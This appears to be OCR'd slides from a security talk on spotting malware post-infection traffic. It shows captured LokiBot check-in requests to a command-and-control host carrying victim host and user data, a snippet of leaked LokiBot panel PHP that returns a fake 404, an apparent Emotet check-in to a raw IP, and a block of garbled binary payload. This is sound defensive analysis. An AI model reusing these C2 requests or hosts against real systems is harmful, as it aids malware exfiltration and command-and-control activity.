EPI/0.0.0.0 ELI/12.2.3.0 (OS:6.1.7601), 2
Windows Installer, 2
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR
3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0), 1
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36, 1
Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0, 1
Mozilla/5.0 (Windows NT 6.1) Beam/1.0, 1
Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 5.1; SLCC1; .NET CLR 1.1.4322), 1
Mozilla/5.0 Indy, 1
```

POST INFECTION TRAFFIC

WHY CHECK-IN?

- Malware needs to report an infection back to botnet
  - Often includes information about the victim, such as host name, IP address, and system info
- May receive further commands and drop additional payloads
  - This can include other malware, which is often seen with Emotet
- How this is done varies
  - Some will use TLS or route through TOR
  - Others may use straight HTTP but encrypt/obfuscate the payload
- Identifying these patterns can lead to discovery of previously unknown compromised hosts

WHAT ABOUT THE FOLLOWING?

Source

```
POST /nweke/fre.php HTTP/1.0
User-Agent: Mozilla/4.08 (Charon; Inferno)
Host: beautynams.com
Accept: */*
Content-Type: application/octet-stream
Content-Encoding: binary
Content-Key: 3CFEEA28
Content-Length: 147
Connection: close

(ckav.ruJohnJOHN-PCJohn-PCe_0950EFAEDDB22374CC50A2C8A
```

WHAT ABOUT THE RESPONSE?

```
HTTP/1.1 404 Not Found
Server: nginx
Date: Mon, 07 Oct 2019 19:11:33 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.6.40

File not found.
```

CONFIRMING THE TRAFFIC


- Leaked panels have shown up on Github - or you can find your own ☺
  - Those implementing aren't always very careful

Branch: master ▾ **lokibot / fre.php**

```
if ((count($White_BotAgents_Lists) && array_search($_SERVER['HTTP_USER_AGENT'], $White_BotAgents_Lists,
{
        header("HTTP/1.0 404 Not Found");
        header("Status: 404 Not Found");
        $_SERVER['REDIRECT_STATUS'] = 404;

        die("File not found.");
}
```

BREAKING DOWN THE CHECK-IN



WHAT WOULD THIS INDICATE?

```
POST /nweke/fre.php HTTP/1.0
User-Agent: Mozilla/4.08 (Charon; Inferno)
Host: beautynams.com
Accept: */*
Content-Type: application/octet-stream
Content-Encoding: binary
Content-Key: 3CFEEA28
Content-Length: 7234
Connection: close

'ckav.ruJohnJOHN-PCJohn-PCe_�+�20950EFAEDDB22374CC50A2C8AgvcEc�y@ ��0M4����S����Z3@
L@e@g@a@c��fGn prgil:t1��=e=@MV pofs f)oO gD16_Dd@67xAM��3d=@29@- 8@l74���$bA@x@a0���3M@!l1l@@4
.<-
��E@@y@8q8Q8u8B8H8C8K6U 0UP���M @l n8QU@*4f/UAUq@@6j1dFJ@8w8W"ydl)SJX@K
z@jS@V8@Zt@6@E@PSH@v@A@@J3@9]|(@h@@88T)x@@KG@6@EpaX4@
@Tr@GlZMr@@9
$m|hb6PH8@@tA@!@PnEl@@P@wL@A@6\E@@g9=5Y@@o@TkNc@G@7m7LN1@@wP@30lu3@A@He%@QLzl)u@@s@lSFn3
5}J85O3r@avy@]F@@@fYg@Q<Mg@@Cj=@@&l@h@Si5R@yzfv@S9@*z
\pb@@FS@2~@@)1mZ@Qr=i2@3@@pqfh1V@dn1J@@6@R@pQ3@7@s2U=a@@dOH4@@L@@+x9@ڡ@louv#|fD/@lNm
w@@Qb2g@9@($в@C@)@Dfoz1R7J@@Y@8X,l
hk@Y@@@TS@nwP @o+E@@3@@
@e&@y7 V@@m@s@5d@3A143%X 68-B*l@L1V@Z@Tc50@YM5@@@y@BuS@i@@x@Fil@1@@lCulf@1@*L@@0 h@@12@T@Nr
ds@z@@@$iJeCK@VnS@RhY@V6@T9@t@UvH@d@EW@E@@fk@r@@y15@r@g<\@@Z@E@@eaMmJ@l@@Sqv,@@RM@@
\P;HN@pΔ+@@"6n@0hGY@8:\@@T1X@j@@N6@@\2H@GuQ@D@@L(z@f@Jc3Nf@lqp0eD@ž@f @L=ms@@+
@3@C@8t9@@@L@6W@@pwX2Z@QS@3NYW3lO5K"lZ@ʔ,0@h@yT@85#@d@8@a@m@Fgdo}3s@@ehURL@f@s@@Q@Y@@
u@ifg@@@6@z⊐F@@C2@V@HHa@@5@U@r}X@@@@ygU\qG@j3E@J*14@f+mj@f8@Wf9El LM@@DQ+@ye@@@2@rf@@@
Y@h@R4J@W@@P4@@f6}r Lo4@HƱ@@=@b@B@lZfHÖrY@R@\VtJei5@&BtpBXF@"d9@@@F3@83M]c3mHEh8
t3wq48AV,mjfr!p3Ls<@c@fi@gb1a2@@j@}8l@@S@@N@%YmM@@@+L@e)z@T@B@K@|fs}A1d6i0@@$p@i@VR@u@
N7&R@fnE1@hX}@wLU@@v@T+V@@h@@H@-U@@G@@Tg@m@X@TH@@1ЙQ@t@@x6F@JO#&Gey2@c$s@6f@JqUR0@
V2hBf@fTMx@Erb4ml9@Āg@@=@#xW@5*@v@zHr@jj@@v32NN@/ s@`ïRl\v@@KUJ@ C2@9&/)@|@4N(G R@<Z
eza2@@O@l7lp@@Pu8F&h@fJ-U9@@@ZA@J,@4@eE@38P]@8D&9@i@8`x2wdFHgp Im-@hbĜdZa+@0Kv&-T
b@eXuqI@GD@LyR@6D@@lh@@lB41@hD@FGlJP$@ @W@@JJMn=@-9@ZxXA02@8[I"D@R@@yshL@@fS U@9@@ڡ~KJ@3@k
@qs@$l|dK@@H&m@$DZ@0@g@*6@MR c@ezaw@JJ]@@@nY@2M@@L@el@@@tl@@O@7@qT%E@2@tFgMX7\@W@DP@
@@72@y@@ Lm9@1E@@o/@v@ iq" d@@sl21@@Ll@r@@*@pv@@6X@v@@N@"4yy @RA@"@t@#24w=@0@nJ2@dqA@px@
Gb@wЖdN m@@ṫD}+@y@ơ/l@L@3@5@-wd@lV̲E@@lxfL@Z@@B@lcu5@@~@|N2>o&caev@q@D])m@i@*U@@4@r@
```

ON TO OUR NEXT CHECK-IN

```
POST /3rUjMTS5y7YxF3u HTTP/1.1
Referer: http://77.245.12.212/3rUjMTS5y7YxF3u
Content-Type: application/x-www-form-urlencoded
DNT: 1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729;
.NET CLR 3.0.30729; Media Center PC 6.0)
Host: 77.245.12.212
Content-Length: 548
Connection: Keep-Alive
Cache-Control: no-cache

3rUjMTS5y7YxF3u=qEZ%2BkoAda11wXZ1eEyJuCoLXNm3s7bU8%2Bb438STyKzgzkn%2BX1J9T82HeQJ0X6r3sDB%2BmI4uCx03%2B6
LgD%2BivwW4oeu2eqSxmZUpXPP2ncKfQNJJkufwLGh6UQ7HTQvOBhdUiVLkBMHpoXtAW34lMqS41n6tVLJxyePcV7gOAp%2FHNc%2
Bl7vuy%2Fr3FfHtrpIdz33lPwBdFH5uyq4Mtg6LknW8Bec4ko5jOc2O4lQHTyODprzbQiDC6Dy%2Biv2a%2FlrwOTbX%2FxuGUJMH963S%2
BrduRKrF8sxaweCJEWnheYa18h3B%2Fkv9vQz%2FzafWJO2l0ZlVKsn6o7zRzWlucuHlum8eTa%2FDq9HSqF8TOdoBgI%2ByvEdZlQj3ptT
szXZg51DhMuBNT1HZDHmihbJ5TFbfJMAFQOiXlIouAXutNiMkmQawCWta0t%2BoAtZbDa3NzXUwXtGNKdUeKJzwjfqqwRaqjfVX9OLQhA
hR35wXMMkPDwmD6lQ26FEOsX2
```